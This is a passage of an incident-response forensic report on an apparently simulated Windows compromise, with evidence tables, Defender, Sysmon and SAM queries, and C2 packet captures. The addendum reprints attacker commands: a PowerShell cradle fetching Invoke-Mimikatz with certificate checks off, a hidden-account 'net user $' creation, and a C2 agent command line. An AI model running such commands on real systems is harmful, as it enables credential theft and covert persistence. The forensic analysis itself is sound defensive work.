SCR-003	Prefetch: python/mimikatz/splunkd/net/ipconfig/wscript/wmic	T1204.002/T1003.001/T1071	Hash Not Available
SCR-004	winevt\Logs: Sysmon evtx 11.6MB + FileSlack 768KB	T1070.001 (evidence limit)	Hash Not Available
SCR-005	Sysmon EID 13: only Registry event = msedge.exe (legitimate)	T1547.001 Negative	Hash Not Available
SCR-006	System32\config: SOFTWARE/SYSTEM/SAM/SECURITY hives	Registry Chain of Custody	Hash Not Available
SCR-007	NTUSER.DAT RECcmd: Run keys OneDrive+Edge + Wallpaper=nulltack	T1491 / T1547.001 Negative	Hash Not Available
SCR-008	Scheduled Tasks Registry: GoogleUserPEH only (pre-attack)	T1053.005 Negative	Hash Not Available
SCR-009	System32\Tasks folder: 3 folders only — all pre-attack	T1053.005 Negative	Hash Not Available
SCR-010	ConsoleHost_history.txt: C2 deploy + anmar_hacking variants	T1059.001/T1071 — Flag 11	Hash Not Available
SCR-011	Wireshark: POST /file/upload → HTTP 200 OK (exfil confirmed)	T1041	Hash Not Available
SCR-012	Sysmon EID 10: LSASS GrantedAccess=0x1FFFFFF from splunkd.exe	T1003.001/T1134	Hash Not Available
SCR-013	Phishing email: security@payroll-update.com + NulltackKatz.py	T1566.001	Hash Not Available
SCR-014	Master Timeline: consolidated events — 5 evidence sources	Full Kill Chain	Hash Not Available
SCR-015	Sigma rule: sigma_operation_constantine.yml (level: critical)	Detection Engineering	Hash Not Available
SCR-016	Defensive recommendations: 10 TTP categories × Prevent+Detect	Recommendations	Hash Not Available
SCR-017	Attack Knowledge Graph: 8-phase end-to-end kill-chain visualization	Full Kill Chain — KG	Hash Not Available
SCR-018	PECmd: IPCONFIG.EXE Prefetch — T1016 confirmed 08:48:09Z	T1016	Hash Not Available
SCR-019	RECcmd NTUSER.DAT --kn Run: OneDrive+Edge ONLY	T1547.001 Negative (HKCU)	Hash Not Available
SCR-020	RECcmd SOFTWARE --kn Run: SecurityHealth+VMware	T1547.001 Negative (HKLM)	Hash Not Available

SCR#	Description	Technique	Hash / Integrity
	ONLY		
SCR-021	RECcmd SYSTEM --kn Splunkd: ImagePath legitimate + SeDebugPrivilege	T1547.001 Negative / T1003.001	Hash Not Available
SCR-022	Verification Summary: T1016 + Flag 1 + Flag 6 — negative finding verdict	T1016 + T1547.001 Summary	Hash Not Available
SCR-023	Sysmon EID 1: anmar_hacking.exe — Invoke-Mimikatz + net user \$	T1059.001/T1136.001	Hash Not Available
SCR-024	Sysmon EID 5: anmar_hacking.exe terminated 09:15:37Z	T1071 end	Hash Not Available
SCR-025	Defender EVTX: EID 5001 (06:12:15Z) + EID 1116/1117	T1562.001 — corrected	Hash Not Available
SCR-026	SECHEALTHUI.EXE Prefetch: RunCount=20, LastRun=06:12:04Z	T1562.001 — mechanism	Hash Not Available
SCR-027	RECcmd SAM: account "\$" LastWrite=08:20:22.716Z — 9 accounts	T1136.001/T1564.002	Hash Not Available
SCR-028	Sysmon EID 1: net user \$ via anmar_hacking.exe	T1136.001/T1087.001	Hash Not Available
SCR-029	Wireshark: zero packets port 8888 between 06:13Z-07:16Z	T1071 — blocked window	Hash Not Available
SCR-030	Wireshark Stream 0: first POST /beacon 07:16:43.286Z UTC	T1071 — first confirmed beacon	Hash Not Available
SCR-031	NETSH.EXE Prefetch: RunCount=1, LastRun=08:14:19Z	T1562.004	Hash Not Available
SCR-032	Persistence Verdict: 6 sources — T1547.001 NOT IMPLEMENTED	T1547.001 — Negative (final)	Hash Not Available

Addendum A — Supplemental Investigation Findings

This addendum presents findings from a supplemental forensic investigation conducted subsequent to initial report publication. All conclusions are derived exclusively from artifacts extracted from the original, write-protected disk image via FTK Imager read-only mount. No evidentiary weight is assigned to any observation made during the inadvertent live-boot incident documented in Section A.1. Supplemental findings either correct or extend conclusions from the primary investigation and are integrated into the primary sections above (Executive Summary, Section 2.3, Section 4.6, Section 6, and Section 7).

A.1 Methodological Note — Live Boot Incident

During the supplemental investigation phase, the compromised virtual machine was inadvertently started in live mode on two occasions via Windows Explorer navigation. Additionally, the command `net user $ ATOMIC123! /add /active:yes` was executed directly on the live system in an attempt to validate the hidden account. This action confirmed account existence but constituted a modification of live system state, potentially altering forensic artifacts. In accordance with DFIR best practices, no evidentiary conclusions in this report rely on observations made during live-boot sessions. All findings presented in this addendum are independently corroborated by artifacts extracted exclusively from the verified, read-only disk image.

A.2 T1562.001 — Corrected Disable Time: 06:12:15Z (Not 08:10:47Z)

The initial investigation documented T1562.001 (Disable or Modify Tools) at 08:10:47Z, based on the attacker's operational log (JSON Step 15). Supplemental analysis of Windows Defender Operational event logs and Prefetch artifacts establishes that the actual first real-time protection disable event occurred at 06:12:15Z — approximately two hours earlier than previously documented. The JSON Step 15 timestamp (08:10:47Z) corresponds to Event ID 5007 (configuration change only) rather than the primary disable event, explaining the discrepancy.

A.2.1 Defender Event Log: EID 5001/1116/1117

```
PS C:\Windows\system32> Import-Csv "D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Defender\defender_events.csv" |
>> Where-Object {
>>     $_.EventId -in @(1116,1117,5001) -and
>>     $_.TimeCreated -ge "2026-07-05 06:10:00" -and
>>     $_.TimeCreated -le "2026-07-05 06:35:00"
>> } |
>> Select TimeCreated, EventId, MapDescription |
>> Sort-Object TimeCreated |
>> Format-Table -AutoSize
```

TimeCreated	EventId	MapDescription
2026-07-05 06:12:15.0727911	5001	Real-time Protection was disabled
2026-07-05 06:21:30.8136077	1116	Detection - The antimlware platform detected malware or other potentially unwanted software
2026-07-05 06:21:44.3389408	1117	Detection - The antimlware platform performed an action to protect your system from malware or other potentially unwanted software

```
PS C:\Windows\system32>
```

Figure SCR-025 — Defender Events 5001/1116/1117: RTP disabled 06:12:15Z, malware detected 06:21:30Z, quarantined 06:21:44Z

A.2.2 SECHEALTHUI.EXE Prefetch — Manual Disable via GUI

```
PS C:\Windows\system32> Import-Csv "D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Prefetch_out\prefetch_all.csv" |
>> Where-Object {$_ .ExecutableName -match "SECHEALTHUI"} |
>> Select SourceFilename, ExecutableName, RunCount, LastRun |
>> Format-Table -AutoSize
```

SourceFilename	ExecutableName	RunCount	LastRun
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Prefetch\SECHEALTHUI.EXE-6ACE3B2E.pf	SECHEALTHUI.EXE	20	2026-07-05 06:12:04

```
PS C:\Windows\system32>
PS C:\Windows\system32>
```

Figure SCR-026 — SECHEALTHUI.EXE: RunCount=20, LastRun=06:12:04Z — 11 seconds before RTP disable

SECHEALTHUI.EXE (Windows Security Center graphical interface) executed at 06:12:04Z — precisely 11 seconds before the confirmed RTP disable event (EID 5001 at 06:12:15Z) — establishes that the threat actor manually disabled Windows Defender protection through the graphical user interface rather than via scripted command. The JSON Step 15 entry at 08:10:47Z reflects a subsequent configuration change (EID 5007) rather than the primary disable action. MITRE mapping: T1562.001 (Disable or Modify Tools).

A.3 anmar_hacking.exe — Secondary C2 Agent

A.3.1 Child Processes via anmar_hacking.exe (Sysmon EID 1)

```
PS C:\Windows\system32> Import-Csv "D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Sysmon\sysmon_full.csv" |
>> Where-Object {
>>     $_.EventId -eq 1 -and
>>     $_.PayloadData4 -match "anmar_hacking"
>> } |
>> Select TimeCreated, ExecutableInfo, PayloadData4, PayloadData6 |
>> Sort-Object TimeCreated |
>> Format-Table -AutoSize -Wrap

TimeCreated          ExecutableInfo
-----
2026-07-05 07:27:10.3628034 powershell.exe -ExecutionPolicy Bypass -C "[System.Net.ServicePointManager]::ServerCertificateValidationCallback = { $True }; $web = (New-Object System.Net.WebClient); $result =
2026-07-05 08:20:22.6873174 cmd.exe /C net user $ ATOMIC123! /add /active:yes

PS C:\Windows\system32>
PS C:\Windows\system32>
```

Figure SCR-023 — Sysmon EID 1: anmar_hacking.exe spawned Invoke-Mimikatz (07:27Z) and net user \$ ATOMIC123! (08:20Z)

At 07:27:10Z, anmar_hacking.exe spawned a PowerShell process that downloaded Invoke-Mimikatz.ps1 directly from a public GitHub repository (PowerShellMafia/PowerSploit), representing an in-memory credential extraction attempt supplementary to the on-disk Mimikatz deployment. At 08:20:22Z, anmar_hacking.exe spawned cmd.exe to create the hidden user account (\$) via net user. These process creation events, captured in Sysmon Event ID 1 records, establish anmar_hacking.exe as an autonomous C2 implant operating in parallel with splunkd.exe. Mapped techniques: T1059.001 (PowerShell), T1003.001 (LSASS Memory), T1136.001 (Create Local Account).

A.3.2 anmar_hacking.exe Termination (Sysmon EID 5)

```
PS C:\Windows\system32> Import-Csv "D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Sysmon\sysmon_full.csv" |
>> Where-Object {
>>     $_.EventId -eq 5 -and
>>     $_.ExecutableInfo -match "anmar_hacking"
>> } |
>> Select TimeCreated, EventId, ExecutableInfo, MapDescription |
>> Format-Table -AutoSize

TimeCreated          EventId ExecutableInfo          MapDescription
-----
2026-07-05 09:15:37.5009403 5       C:\Users\Public\anmar_hacking.exe Process terminated

PS C:\Windows\system32>
```

Figure SCR-024 — Sysmon EID 5: anmar_hacking.exe terminated 09:15:37Z from C:\Users\Public\

A.4 T1136.001/T1564.002 — Hidden Account "\$" at 08:20:22Z

A.4.1 Sysmon EID 1 — Account Creation

```
PS C:\Windows\system32> Import-Csv "D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Sysmon\sysmon_full.csv" |
>> Where-Object {
>>     $_.EventId -eq 1 -and
>>     $_.ExecutableInfo -match "net user"
>> } |
>> Select TimeCreated, ExecutableInfo, PayloadData4, PayloadData6 |
>> Format-Table -AutoSize -Wrap

TimeCreated          ExecutableInfo          PayloadData4          PayloadData6
-----
2026-07-05 08:20:22.6873174 cmd.exe /C net user $ ATOMIC123! /add /active:yes ParentProcess: C:\Users\Public\anmar_hacking.exe ParentCommandLine: "C:\Users\Public\anmar_hacking.exe" -server http://192.168.67.128:8888 -group red
2026-07-05 08:48:09.3908709 C:\Windows\system32\cmd.exe /c "net user" ParentProcess: C:\Users\anmar\AppData\Local\Python\pythoncore-3.14-64\python.exe ParentCommandLine: "C:\Users\anmar\AppData\Local\Python\pythoncore-3.14-64\python.exe" .\Nulltackatz_v1.3.py

PS C:\Windows\system32>
PS C:\Windows\system32>
```

Figure SCR-028 — Sysmon EID 1: net user \$ ATOMIC123! /add (08:20Z, parent: anmar_hacking.exe)

A.4.2 SAM Registry — Account "\$" Confirmed

```

PS C:\Windows\system32> & "D:\DFIR_Tools\Zimmerman\net9\RECmd\RECmd.exe"
>> -f "D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\SAM"
>> --kn "SAM\Domains\Account\Users\Names"
>> --nl
RECmd version 2026.5.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/RECmd

Note: Enclose all strings containing spaces (and all RegEx) with double quotes

Command line: -f D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\SAM --kn SAM\Domains\Account\Users\Names --nl

Processing hive D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\SAM

    Key path: SAM\Domains\Account\Users\Names
    Last write time: 2026-07-05 08:20:22.7168288

    Subkey count: 9
    Values count: 1

    ----- Subkey #0 -----
    Name: $ (Last write: 2026-07-05 08:20:22.7168288) Value count: 1

    ----- Subkey #1 -----
    Name: Administrator (Last write: 2025-11-14 06:37:07.5319342) Value count: 1

    ----- Subkey #2 -----
    Name: ahmed (Last write: 2025-12-11 16:02:10.6842217) Value count: 1

    ----- Subkey #3 -----
    Name: ali (Last write: 2025-12-11 16:00:49.9041684) Value count: 1

    ----- Subkey #4 -----
    Name: anmar (Last write: 2025-11-14 07:00:20.7673514) Value count: 1

    ----- Subkey #5 -----
    Name: DefaultAccount (Last write: 2025-11-14 06:37:07.5468266) Value count: 1

    ----- Subkey #6 -----
    Name: Guest (Last write: 2025-11-14 06:37:07.5468266) Value count: 1

    ----- Subkey #7 -----
    Name: user-1 (Last write: 2025-12-10 18:35:41.5587568) Value count: 1

    ----- Subkey #8 -----
    Name: WDAGUtilityAccount (Last write: 2025-11-14 06:37:07.5468266) Value count: 1

    ----- Value #0 -----
    Name: (default) (RegNone)
    Data:

PS C:\Windows\system32>


```

Figure SCR-027 — RECmd SAM Hive: 9 accounts, account "\$" LastWrite=08:20:22.716Z, corroborates Sysmon to 29ms

SAM confirms account "\$" within 29ms of Sysmon. No NTUSER.DAT exists for "\$". MITRE: T1136.001, T1564.002.

A.5 C2 Gap Analysis — 63-Minute Gap Confirms Initial Agent Neutralization

A.5.1 No C2 Traffic 06:13Z to 07:16Z



20_constantine_group_network_capture.pcapng


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

(frame.time >= "2026-07-05 06:13:00 UTC") && (frame.time <= "2026-07-05 07:16:00 UTC") && tcp.port == 8888

No.	Time	Source	Destination	Protocol	Length	Info
-----	------	--------	-------------	----------	--------	------

Figure SCR-029 — Wireshark: Zero packets port 8888 between 06:13:00Z and 07:16:00Z

A.5.2 First Successful Beacon: 07:16:43Z



20_constantine_group_network_capture.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


tcp.stream eq 0 && tcp.port == 8888

No.	Time	Source	Destination	Protocol	Length	Info
3	2026-07-05 07:16:43.286852600Z	192.168.67.129	192.168.67.128	HTTP	926	POST /beacon HTTP/1.1
4	2026-07-05 07:16:43.287328400Z	192.168.67.128	192.168.67.129	TCP	60	8888 → 62883 [ACK] Seq=1 Ack=873 Win=109 Len=0
5	2026-07-05 07:16:43.287956000Z	192.168.67.128	192.168.67.129	HTTP	880	HTTP/1.1 200 OK (text/plain)
6	2026-07-05 07:16:43.329235700Z	192.168.67.129	192.168.67.128	TCP	54	62883 → 8888 [ACK] Seq=873 Ack=827 Win=8208 Len=0
7	2026-07-05 07:16:43.554784500Z	192.168.67.129	192.168.67.128	HTTP	1335	POST /beacon HTTP/1.1
8	2026-07-05 07:16:43.559888200Z	192.168.67.128	192.168.67.129	HTTP	299	HTTP/1.1 200 OK (text/plain)
9	2026-07-05 07:16:43.607565600Z	192.168.67.129	192.168.67.128	TCP	54	62883 → 8888 [ACK] Seq=2154 Ack=1072 Win=8207 Len=0

Figure SCR-030 — Wireshark Stream 0: First POST /beacon 07:16:43.286Z — 63 minutes after initial deployment

This finding resolves a discrepancy between the attacker's operational log and independently acquired network evidence. The initial investigation documented the first C2 connection at 06:13:27Z based solely on the attacker's JSON operational log. However, PCAP analysis demonstrates that no TCP traffic traversed port 8888 between 06:13:00Z and 07:16:43Z — a 63-minute gap consistent with the Windows Defender detection and quarantine of anmar_hacking.exe at 06:21:44Z (confirmed by Defender EID 1117). The first confirmed, successful C2 beacon occurred at 07:16:43.286Z (Wireshark Stream 0, Packet 3). The effective C2 establishment window was therefore 63 minutes later than the deployment command time, and Defender's automated response temporarily neutralized the initial implant deployment.

A.6 T1562.004 — NETSH.EXE at 08:14:19Z



```
PS C:\Windows\system32> Import-Csv "D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Prefetch_out\netsh_detail.csv" | Select SourceFilename, ExecutableName, RunCount, LastRun | Format-Table -AutoSize
```

SourceFilename	ExecutableName	RunCount	LastRun
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Prefetch\NETSH.EXE-A596235F.pf	NETSH.EXE	1	2026-07-05 08:14:19

```
PS C:\Windows\system32>
```

Figure SCR-031 — NETSH.EXE Prefetch: RunCount=1, LastRun=08:14:19Z — firewall modification

NETSH.EXE executed once at 08:14:19Z, positioned temporally between staging directory creation (08:07:49Z) and the secondary Defender configuration change (08:10:47Z). This timing pattern is consistent with firewall suppression immediately prior to data exfiltration activity. Without full command-line telemetry (Sysmon EID 1 was suppressed at this timestamp due to concurrent log clearing), the specific netsh command cannot be confirmed, yielding a Medium Confidence assessment for T1562.004.

A.7 Corrections to Original Report

Item	Original	Corrected	Evidence
First C2 beacon	06:13:27Z (JSON)	07:16:43Z (PCAP)	SCR-030
T1562.001 disable	08:10:47Z (JSON)	06:12:15Z (Defender)	SCR-025/026
C2 agent	splunkd.exe only	splunkd.exe + anmar_hacking.exe	SCR-023/024
T1547.001 sources	4 independent	6 independent (SAM)	SCR-032
New techniques	(none)	T1136.001, T1564.002, T1562.004	SCR-027/028/031

A.8 Supplemental Evidence Log (SCR-023 to SCR-032)

SCR#	Description	Technique	Tool
SCR-023	Sysmon EID 1: anmar_hacking.exe — Invoke-Mimikatz (07:27Z) + net user \$ (08:20Z)	T1059.001/T1136.001	EvtxECmd
SCR-024	Sysmon EID 5: anmar_hacking.exe terminated 09:15:37Z	T1071 end	EvtxECmd
SCR-025	Defender EVT: EID 5001 (06:12:15Z) + EID 1116 (06:21:30Z) + EID 1117 (06:21:44Z)	T1562.001 corrected	EvtxECmd
SCR-026	SECHEALTHUI.EXE Prefetch: RunCount=20, LastRun=06:12:04Z	T1562.001 mechanism	PECmd
SCR-027	RECcmd SAM: account \$ LastWrite=08:20:22.716Z — 9 accounts	T1136.001/T1564.002	RECcmd
SCR-028	Sysmon EID 1: net user \$ via anmar_hacking.exe + NulltackKatz	T1136.001/T1087.001	EvtxECmd
SCR-029	Wireshark: zero packets port 8888 between 06:13Z and 07:16Z	T1071 blocked	Wireshark
SCR-030	Wireshark Stream 0: first POST /beacon 07:16:43.286Z UTC	T1071	Wireshark
SCR-031	NETSH.EXE Prefetch: RunCount=1, LastRun=08:14:19Z	T1562.004	PECmd
SCR-032	Persistence Verdict: 6 sources — T1547.001 NOT IMPLEMENTED	T1547.001 Negative	RECcmd/Sysmon

Document Control — Revision History

Version	Date	Author	Summary
1.0	2026-07-05	Adham Alhamidi	Original report issued.
1.1	2026-07-05 (supplemental)	Adham Alhamidi	Addendum A supplemental investigation appended (A.1–A.8).
2.0	2026-07-20	Adham Alhamidi / Purple Team QA	Addendum A findings integrated into the primary report body (Executive Summary, Dashboard, Sections 2.3, 4.6, 6, 7, 8); Evidence Log consolidated with a Hash/Integrity column; MITRE technique count and Caldera ability statistics reconciled for internal consistency; document reordered so the Evidence Log precedes Addendum A.

Classification: TLP:AMBER — Restricted Distribution.